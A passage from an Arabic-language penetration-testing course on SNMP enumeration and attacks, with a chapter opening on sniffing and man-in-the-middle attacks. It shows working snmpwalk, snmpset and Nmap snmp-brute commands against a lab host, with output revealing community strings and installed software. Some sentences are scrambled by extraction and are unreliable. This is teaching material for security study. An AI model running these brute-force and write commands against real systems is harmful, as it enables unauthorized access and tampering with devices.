samsync	Query user groups	netsessenum
samdeltas	Query user aliases	netdiskenum
samlogon	Query group membership	netconnenum
change_trust_pw	Query alias membership	
gettrustrid	Query alias info	
dsr_enumtrustdom	Delete an alias	
dsenumdomtrusts	Query display info	
deregisterdnsrecords	Query display info	
netrenumtrusteddomains	Query display info	
netrenumtrusteddomainsex	Query domain info	
	Enumerate domain users	
	Enumerate domain groups	
	Enumerate alias groups	
	Enumerate domains	
	Create domain user	
	Create domain group	
	Create domain alias	
	Look up names	
	Look up names	
	Delete domain group	
	Delete domain user	
	Query SAMB security object	


- وبكدا نكون انهينا الحديث عن ال **NetBIOS** بتفاصيله كلها بال **Enumeration Tools** الخاصه بيها وخدنا فسكتنا ال **SMB** وعرفنا ازاي نجمع معلومات اضافيه عن ال **Target** بتعنا من خلال ال **Enumeration** ونعمل **NetBIOS** بشكل صحيح .

3.3 SNMP:

- دا اختصار ال **Simple Network Management protocol** ودا المسؤول عن اداره الشبکه والاجهزة المتصله بيها ... زي انك تعمل **Switches** لـ **router** وال **configure** بيشتغل




- هتلاقي كل جهاز بيتصل بال **SNMP Manager** هتلaciina بنسميه ال **SNMP-Agent** ... يعني بندخل جوا الجهاز دا ونشغل بروتوكول ال **SNMP** ونقوم معرفينه من جوا على **Ip** ال **SNMP Manager** عشان يتعرف عليه اما يجيده يديله **Commands** ينفذها هتلاقي ال **SNMP Agent** بيعمل **Listening** للاوامر ال بتجيده عن طريق ال **port 161** فلو لقيته مفتوح عند **Target** معين اعرف انه مشغل عنده ال **SNMP** وعامل عليه **Listening** ومستني يشوف ال **request** ال هيتعتلle ... يبقا ال **Port 161** عندنا بنرسل اوامر لل **Manager** من خلاله وبitem الرد علينا من خلاله الاوامر ال بيرسلها لينا ال **SNMP Manager** بتكون **Read** او **Write** بمعنى انه بيبعت **request** لـ **Agent** بيسأله عن حاجه معينه عنده وهو بيرد عليه بـ **response** اما فحاله ال **Write** دا بيكون بعثلك **Configuration request** عليه بال **Response** ببرضه ... عند ال **manager** بيكون ال **Port 162** مفتوح دايما عشان اي مشكله تحصل عند ال **Agent** يبلغه بيها عططول ... زي مثلا جهاز استهلاك ال **CPU** بتاعه وصل **%100** ودرجه حرارته ارتفعت فيبيده يبعث **Alert** لـ **Manager** على **manager** فتملي هتلاقي ال **Port 162** شغال عند ال **Agent** عشان يتلاقي الاوامر من ال **Manager**.



- ال **Agent** عشان يتعرف على ال **manager** بيكون عنده **message information** اسمها ال **MIB** وهي ال **database** بيكون موجود فيها أسماء الأجهزة زي مثلا **base Router 1** و **Router 2** وهكذا مسجل فيها كل ال **Agents** عشان يعرف هو بيتواصل مع مين هتلافي ال **Manager** بيعت لل **Agent** على **port 161** Query Trap على **port 161** ولو عنده مشكله بيرض عليه بTrap على **port 162** message زى مقولنا.

Understanding SNMP



- عندنا **read** فال **SNMP** بنسخدمهم وهم ال **4 commands** وال **read** وال **Traversal Operations** وال **Trap** وال **Write** معناه اننا عاوزين نعمل لـ **monitor** ال عند ال **Agent** **devices** معناه اننا عاوزين نعمل ال **Configure** لـ **Write** وال **devices** معناه اننا عاوزين نعمل ال **Agent** عند ال **Trap** وال **Agent** مشكله وعاوز يتواصل مع ال **Manager** عشان يحلهاه وال **Traversal** معناه ان ال **Commands** عاوز يعرف ايه هي ال **manager** ال معمولها عند ال **Agent** عشان ينفذها عنده .

- ال **V3** فيه منه كذا اصدار وهم ال **SNMP V1** وال **V2** وال **V3** ال **V1** وال **V2** كان عيبهم ان ال **Data** ال بتترسل من ال **Agent** **manager** فأي حد يقدر يعمل **MITM** او **clear text** كانت **Network Sniffing** او **Data** عال **Sniffing** دى ...

- ال **V3** دا ال **traffic** منهم لأن ال **Most Secure** بيبقى ولية **Password Encryption** بس برضه ممكن يتعمل عليه **Brute Force Attack** ونحصل ال **Password** ال بين الطرفين ال بي التواصلوا عن طريق ال **SNMP** .

- رسائل ال **PDU** بتكون من جزعين هما ال **Header** وال **SNMP version number** ... ال **Header** بيكون فيها ال **Manager** الخاص بال **Community String** وال **Agents** بتعته يعني عشان يحصل اتصال وتوافق مبين اي **Manager** الخاص بيهم يبقى لابد يتفقوا على **Community String** خاص بيهم عشان ال **Agents** يعرفوا ان دا ال **Manager** ال متحكم فيهم ويستقبلوا منه هو **Commands** فقط مش من اي **Manager** وصلت كدا ...

- ونفس الكلام مع ال **Community** لام يكون فيه **manager** عشان يعرف انه هو المتحكم فيهم .

- فال **Community** هو اسم النطاق ال بيدلوك ال **SNMP** هيستغل فين وبيدلوك ال **Agents** بال **manager** المرتبطة بيها .

لو ال **Community** محدش ال **Network Admin** الخاص بال **Default Agents manager** نوعين من ال **Community** نقدر نستخدمهم وهم ال **Public** وال **Configuration** ... ال **Private** ... **Private** يعني **Public** انما ال **Agents Devices** عال **Write** دا بيسملوك انك تعمل **Agents devices** عال **read** ال معاك فال **Create** ... وبرضه ممكن ال **Admin** يعمل **Community Devices** خاص ب **Community manager** معين وبعض ال **Community** الخاصه بيها ... عشان قدام هنشوف بعض ال **Tools** بتسالك انت عاوز تعمل **Community Enumeration** ل **Community String** كدا حبيت اذكر جزء ال **Default**

- بالنسبة للجزء الثاني الموجود فال **PDU** وهو ال **header** و هو ال **Command** دا الجزء ال بتحتوي عال **Protocol data units** وانت عاوز تعمل **Writing** ولا **Reading** وبباقي ال . **SNMP** ال ذكرناها الخاصه بال **Commands**

- بعد اما اتعرفنا عال **SNMP** بشكل مبسط ،تعالي بعد كدا نتعرف عال **Attacks** ال تستهدف ال **SNMP** ... عدنا **3 Attacks** . **Brute Force** وال **Community Flooding**

- ال **Hping** دا اننا عن طریق اداه زی ال **Flooding** ممکن نعمل **Community Agents** لل **IP Spoofing** معینه عندنا عال **Manager** الخاص بال **SNMP** وبعد كدا تبعت رسائل كتير لل **DOS Attack** فكدا بتعمل **Community Agents** ال معاه فال **Community manager** وتحاول توقعه من ال **. Network**.

- ال **default Admin** ساییه **Community** ممکن نستغل ان ال **SNMP** او **Public** ونعمل **Join** لل **Manager Messages** ونبده نبعت **Community** مثلا من **Manager Trapping** هيصدقك لأنك معاه نفس ال **configuration** ... فتیجي هنا اهمیه ال **Community** **Check** **Admin** عمل **Attack** دا هيقلل من تعرضه لـ **Community** ولازم تخفي اسم ال **Attack**.

- ال **Admin** ودا لأن ال **Brute Force** ال فاتوا لو ال **Configuration** بتعته فهما غالبا مش هينفعوا ... يجي ال **John the ripper** عن طریق **tool** زی ال **Brute Force** بستخدم ال **Dictionary attack** وتدیها انت ال **IP** الخاص بال **Passwords** وهي تقدر تجرب ب **List** من ال **manager** لحد متتفع معاهها .

- تعالى نشوف ال **Tools** ال ممکن نعمل من خلالها ال **Attacks** بتعتنا أول **tool** معانا وهي ال **SNMP walk** ودي عباره عن **Tool** من حزمہ **tools** بتيجي فال **Kali Linux** عشان نستخدموها في عمل **Net-SNMP** عال **Attack** والحزمه دي اسمها ال **kali Linux Suite** ...

- ال **Tool** بتعمّل بتعتّنا ... **Spoofing** لـ **SNMP Manager** لـ **Community** رسائل ال **Query** لـ **Agents** وبعدين يرض ال **Agents** عليه بال **response** ال بيكون فيه معلومات كتير والغرض من ال **Attack** دا اتنا نجمع معلومات اكتر عن ال **Target** . **SNMP Protocol** لـ **enumeration** من خلل ال

```
stduser@els:~$ snmpwalk -v 2c 192.168.102.149 -c public
SNMPv2-MIB::sysDescr.0 = STRING: Hardware: Intel64 Family 6 Model 42
Stepping 7 AT/AT COMPATIBLE - Software: Windows Version 6.1 (Build
7601 Multiprocessor Free)
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.311.1.1.3.1.1
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (872094) 2:25:20.94
SNMPv2-MIB::sysContact.0 = STRING:
SNMPv2-MIB::sysName.0 = STRING: els
SNMPv2-MIB::sysLocation.0 = STRING:
```

- بتكتب ال Tool وبعدها ال Option ال -v هو اصدار ال Tool هتشتغل بيه وبعدين ال Option الخاص بال Ip target وبعدين ال Optioncommunity دا اختصار ل Community وبتدليله اسم ال Community وبتجرب ال Public وال private لو منفعش بتقوم رايح عامل Community عال Target brute force وتدليه لل tool من خلال ال SNMP Walk عرفنا ال Agent موجودين معانا فال Community وجمعنا معلومات عنهم من خلال ال IP واسماءهم ال رجعتلنا فال Response بس خد بالك من حاجه لو مجالكش الرد من الاجهزه Clear ويكون واضح فيه ال name وال Ip بتاع ال Agents وجاتلك نتيجه بال IP ومش واضح فيها كلل شيء زى كدا

iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: Intel64 Family..."

- ساعتها لازم تروح تدخل جوا **File Configuration** ال الخاص
بال **SNMP** وال هتلاقیه فالمسار دا **/etc/snmp/snmp.conf**
تدخل جواه وتعمل **Comment** لل **Line 4** فالملف يعني تحط قبل ال
عمل ال **#** عشان تلغى **Command** دا ... زي كدا

```
# As the snmp packages come without MIB files due to license reasons, loading
# of MIBs is disabled by default. If you added the MIBs you can reenable
# loading them by commenting out the following line.
#mibs :
```

- وتعمل **Save** وترجع تكتب ال **Command** من تاني وهنطلع
النتيجه زي ال شوفناها فوق فيها التفاصيل واضحه .

- تعالى نستخدم ال **SNMP Walk** عشان نستعلم عن معلومات أكثر .

```
stduser@els:~$ snmpwalk -c public -v1 192.168.102.149 hrSWInstalledName
HOST-RESOURCES-MIB::hrSWInstalledName.1 = STRING: "Microsoft Visual Studio
2010 Tools for Office Runtime (x64)"
HOST-RESOURCES-MIB::hrSWInstalledName.2 = STRING: "OpenVPN 2.3.8-I601 "
HOST-RESOURCES-MIB::hrSWInstalledName.4 = STRING: "WinRAR 5.01 beta 1"
HOST-RESOURCES-MIB::hrSWInstalledName.5 = STRING: "Microsoft Visual C++ 2010
x64 Redistributable - 10.0.40219"
HOST-RESOURCES-MIB::hrSWInstalledName.6 = STRING: "Java 8 Update 31"
HOST-RESOURCES-MIB::hrSWInstalledName.7 = STRING: "VMware Tools"
HOST-RESOURCES-MIB::hrSWInstalledName.8 = STRING: "Microsoft Visual C++ 2008
Redistributable - x64 9.0.30729.6161"
HOST-RESOURCES-MIB::hrSWInstalledName.9 = STRING: "Java SE Development Kit 7"
HOST-RESOURCES-MIB::hrSWInstalledName.11 = STRING: "Microsoft .NET Framework
4.5.1"
```

- هتلاقينا كتبنا نفس ال **Command** ال فات وحدناله ال **Target IP** بتاعنا وال **Community**
ال عاويين ننفذه عند ال **target** هناك ال **Command**
software's ودا معناه اننا عاويين نعرف ال **hrswinstalldname**
ال معموله **Install** عند ال **target** هناك ... وبالفعل رجعنا المعلومات
زي منتا شايف فأانت ممكن تستخدم **Commands** كتير مع ال
SNMP walk غير ال ذكرناه دا وتقدر تجيب بيهها معلومات اكتر .

- فاحنا ذكرنا ال **SNMP Walk** دي بتعمل **reading** عال **Write** عال **SNMP Set** دي بتعمل **Information** عال **type** بس لازم نعرف الاول ال **Information** وكمان دا بتعرفه من ال **Object ID** ال هو **OID** فلو مكتوب الاسم بتاعها ه يكون **String** ولو مكتوب الاسم بتاعها ه يكون **Integer**

- تعالى نشوف ازاي نعدل عال **Information** باستخدام ال **SNMP Set** بس قبلها نجمع معلومات عن ال **Target** بتعنا بال **Set** **Walk**

```
>>snmpwalk -v 2c -c public 192.168.102.149 system.sysContact.0  
SNMPv2-MIB::sysContact.0 = STRING: admin@els.com
```

- ال **System.sysContact.0** دا معناه انه عاوز يحصل ال **target** الخاص بال **Ip** ال **Email Address** ورد علينا بالنتيجه ان ال **System** عند ال **Email Address** هو ال **String** وكمان نوعه **admin@els.com**

- تعالى نغير قيمة ال **Email address** باستخدام ال **SNMP Set**

...

```
>>snmpset -v 2c -c public 192.168.102.149 system.sysContact.0 s new@els.com  
SNMPv2-MIB::sysContact.0 = STRING: new@els.com
```

- اهوه بتديله ال **SNMP Set** باستخدام ال **Command** وبتديله ال **Old name** لـ **Option** ومعاه ال **S** عشان تعرفه ان نوعه **String** وبعد كدا تديله ال **value** الجديد ال عاوز تغيرها مكان القديمه .

```
snmpwalk -v 2c -c public 192.168.102.149 system.sysContact.0  
SNMPv2-MIB::sysContact.0 = STRING: new@els.com
```

- لو جيت عملت ال **SNMP Walk Command** عشان تتأكد من التغيير ال عملته هتلاقي فعلا اسم ال **Email Address** أتغير ... وخذ بالك انت لو بصيت عال **SNMP Version** ال شغال بيء ال **SNMP** هتلاقيه ال **V2** ودا السبب ال خلاك تعرف تعمل **read** و **Write**.

- عندنا فال **Tool** بتعتنا ال **Nmap** الأغلب شغلنا معتمد عليها بتلاقى ان فيه **Enumeration Scripts** جاهزة تقدر تستخدمنها فال **SNMP** وتعملك ال **V3** ... ودي بتلاقيها فالمسار دا

```
stduser@els:/usr/share/nmap/scripts$ ls -l | grep -i snmp
```

- هتلاقى **Scripts** جاهزة فالمسار دا زي ال **SNMP Brute** وال **SNMP Sysdescr** وال **SNMP Processes** وال **SNMP Info Win32 Services** وغيرهم كتير تقدر تستفيد بيهم فأنت مش هتحتاج تكتب بأيدك زي ال **Tools** ال فاتت كدا لاء انت هتعمل **Script Launch** لل **جاهز** وهو هيستغل لوحده.

```
nmap -sU -p 161 --script=<script_name> <IP_address>
```

- لو عاوزين نستخدم ال **Nmap** هتبقى بالشكل ال قدامنا دا ... ال **SU** عشان هنستخدم ال **SNMP UDP Scan** عشان كدا ال **SNMP** شغال بال **Port number** ال شال عليه ال **UDP Script** وبعدين تديله ال **script** - عشان تديله اسم ال **Target** وهو ال **161** ... وبعدين ال **IP** الخاص بال **Launch**.

```
sudo nmap -sU -p 161 --script=snmp-win32-services 192.168.102.149
```

```
stduser@els:~$ sudo nmap -sU -p 161 --script=snmp-win32-services 192.168.102.149
```

```
Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-15 08:41 EST
Nmap scan report for 192.168.102.149
Host is up (0.00027s latency).
PORT      STATE SERVICE
161/udp  open  snmp
| snmp-win32-services
| Application Information
| Background Intelligent Transfer Service
| Base Filtering Engine
| COM+ Event System
| Cryptographic Services
| DCOM Server Process Launcher
| DHCP Client
| DNS Client
| Desktop Window Manager Session Manager
```

- اهوه بال **Script** عال **Target** عشان **launch** عمل **Nmap** .
يجلبه ال **Services** ال شغاله هناك عند ال **Target** وبالفعل حصلها .

- عندنا نفس القصه لو عاوز تعمل **Brute Force** بال **Dictionary** ... **Target** عال **attack** ... **Script** جاهز ممكن تستخدمه ال هو ودا موجود زي مقولنا فال **Scripts** الخاصه بال **SNMP-brute** ... تعالى نشوف ازاي ننفذ الكلام دا مع بعض ... **Nmap**

```
sudo nmap -sU -p 161 192.168.102.149 --script=snmp-brute
```

```
stduser@els:~$ sudo nmap -sU -p 161 192.168.102.149 --script=snmp-brute
```

```
Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-16 04:52 EST
Nmap scan report for 192.168.102.149
Host is up (0.00024s latency).
PORT      STATE      SERVICE
161/udp  open|filtered  snmp
| snmp-brute:
|   public - Valid credentials
|   admin - Valid credentials
MAC Address: 00:0C:29:24:DD:54 (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds
```

- هتلافقه طلعلك ال **target** الموجوده عند ال **Community** ال انت ممكن تستخدemaها عشان تحصل معلومات عن ال **SNMP** عند ال **Target** .

- طب ال **Word List** ال بتسخدم ال **Dictionary Attack** فهجمها فال **Brute Force** عال **Target** مش كافيه ... فأنت هحتاج تنزل بعض ال **Word List** الاضافيه ال تساعديك ف ال **Brute Force** وتنجحه بشكل أكبر عال **Target** زي **apt-get** ودي تنزلها عن طريق ال **Command** ال هو **Seclist** الموجود عندك فال **Linux** فدائما استخدم ال **Default** الخارجي وليس ال **Dictionary** عشان تطلع نتائج أكثر عشان نضيف ال **Word List** الجديده لازم نستخدم ال **Specific** دا **Command**

```
--script-args snmp-brute.communitiesdb=<wordlist>
```

- هتلaci **Word Lists** دا ولذلك ضيف لـ **Nmap** ال سابق الخاص بال **Command** ال فات عشان تضيف ال **Word list** واديله المسار دا كمان عشان موجود فيه ال **Word list** ال هتسخدمها ... ودا المسار ...

```
/usr/share/seclists/Misc/wordlist-common-snmp-community-strings.txt
```

- تعالى نشوف شكل ال **Terminal** كامل ال هنكتبه فال **Command Specific** هيبقا طويل شويه لكن هيطلعلنا نتائج أكثر عشان عطاليه **Word List** أقوى من ال فات ...

```
sudo nmap -sU -p 161 192.168.102.149 --script snmp-brute --script-args snmp-brute.communitiesdb=/usr/share/seclists/Misc/wordlist-common-snmp-community-strings.txt
```

```
Starting Nmap 7.00 ( https://nmap.org ) at 2015-12-16 05:01 EST
Nmap scan report for 192.168.102.149
Host is up (0.00021s latency).
PORT      STATE      SERVICE
161/udp  open|filtered  snmp
| snmp-brute:
|   public - Valid credentials
|   admin - Valid credentials
|   internal - Valid credentials
MAC Address: 00:0C:29:24:DD:54 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 6.48 seconds
```

We have found a new community string: **internal**

- هنلاقيه طعلنا نتایج **Specific Communities** أکتر عن ال الموجوده عند ال **Target** ودا لأننا عطنا له **Word list** أقوى فنجحت . **Target** انها تطلعنا نتایج أکتر عن ال **Brute Force** فال

3.4 Conclusion:

- وأخيراً احنا اتكلمنا فقط عن **2 protocols** بالتفصيل وهما ال **Enumeration** وال **NetBIOS** وازاي نستخدمهم فال **Information** أکتر ونعرف فالمراحل **Target** بتعنا عشان نجمع عنه **Exploitation** اننا نعمل **Penetration Testing** لـ **Prefect Target** بتعنا بشكل من خلال المعلومات ال جمعناها من خلال ال **Enumeration Phase** وال **Scanning Phase** تضفيها **Services** و **Protocols** أخرى مذكرونهاش هنا زي ال **SSH** وال **FTP** وال **DNS** وال **LDAP** ... ودا ميمنش ان فيه **SQL Servers** وال **NFS** ... ودا لأننا ان شاء الله هنشوفها فال **Penetration testing** الجايـه من عمليـه ال **Phases**.

4. Sniffing & MITM Attack:

- هنـتـكلـمـ فالـجزـءـ دـاـ عـنـ النـقـطـ دـيـ انـ شـاءـ اللهـ

4.1 What Is Sniffing.....	166-169
4.2 Sniffing of Action.....	169-173
4.3 Basic of ARB.....	173-178
4.4 Sniffing Tools.....	178-184
4.5 Man in the middle Attacks.....	184-193


4.6 Attacking Tools.....193-208

4.7 Intercepting SSL traffic.....209-216


4.1 What Is Sniffing:

- تعالى فالاول نتعرف عال **Sniffing** بشكل عام ... معناها اننا نشمسم فال **Network** عشان تشووف ال **Traffic** ال ماشي فال **Network** بتعنك ... وال **Traffic** دا مش موجه ليك بس انت استغلت وجودك فال **Network** مع الاجهزه دي وحبيت بالفضول تشووف ال **Traffic** ال معدى دا بيقول ايه ... فلو انت موجود مع اجهزة على نفس ال **Router** او نفس ال **Switch** فانت تقدر تنفذ ال **Attack** دا بما انك موجود معاهم على نفس ال **Network Device** فتقدر تشووف ال **Traffic** ال بيتنتقل م بينهم ... وتقدر من خلال ال **Technique** دا انك **Sensitive** تقراء ال **data** دي وتعديل عليها كمان وتبثج جواها عن **Session Tokens** زى ال **Passwords** وال **Information**.

- ال **Man in MITM Attack** ال **Sniffing** بمعنى انك تقنع ال **Source** وال **Destination** انهم يبتعولك نسخه من ال **Traffic** ال بيتم ارساله م بينهم على اساس انك الطرف الاخر بتعمل للطرف الاخر ال **Spoofing Attack** ال هو اتحال شخصيه الطرف الاخر عشان تنفذ ال **MITM** ودا هنشوفه بالتفصيل فالاجزاء الجايه ... ودا مثال مبسط .



- الجهازين هنا بيتواصلوا عادي وال **Traffic** بيتنتقل مبينهم بص فالمثال الجي هتلacci ال **Attacker** فيه **Traffic** اعترضه وخد نسخه منه وقدر يقراء ويعدل عالمحتوي ال مبين ال ... **2 Devices**



- ال **Attack** دا عشان يتم لازم ال **Attacker** يكون مفعل عنده خاصيه ال **IP Forward** عشان ال **2 Devices** ميكتشفوش ان فيه حاجه لط فال **Traffic** ال بيترسل مبينهم فال **Attacker** هنا شفاف بس لازم ال **Traffic** يعدي من خلاله برضه وكذا ال **2 devices** مبتحش بأختلاف أثناء ارسالها لل **Traffic**.

- عازين فالاول نتعرف على بعض ال **Devices** الموجوده عندنا فال **Network** ال بيتم عليها ال **Sniffing** وممكن نطوره ل ... **MITM** ... عشان نعمل ال **sniffing** لازم نكون مفعلين فال **Tool** ال هنعمل بيها ال **Promiscuous mode** ... ال هو اي **NIC** من خلال ال **traffic** لازم يعدي عليك الاول ودا ال لازم تعمله فال **Machine** ال هتعمل بيها ... جهاز ال **HUB** دا جهاز قديم فالتسعينيات وكان فيه أخطاء كتير وحاليا **Technology** قديمه معتش حد بيستخدمها بسبب أخطاءه الكتير وانه كان بيمرر ال **Traffic** لكل الجهازه المتصله بيها ومعندوش **Memory** أو **Processor** عشان ينظم ال **Connections**

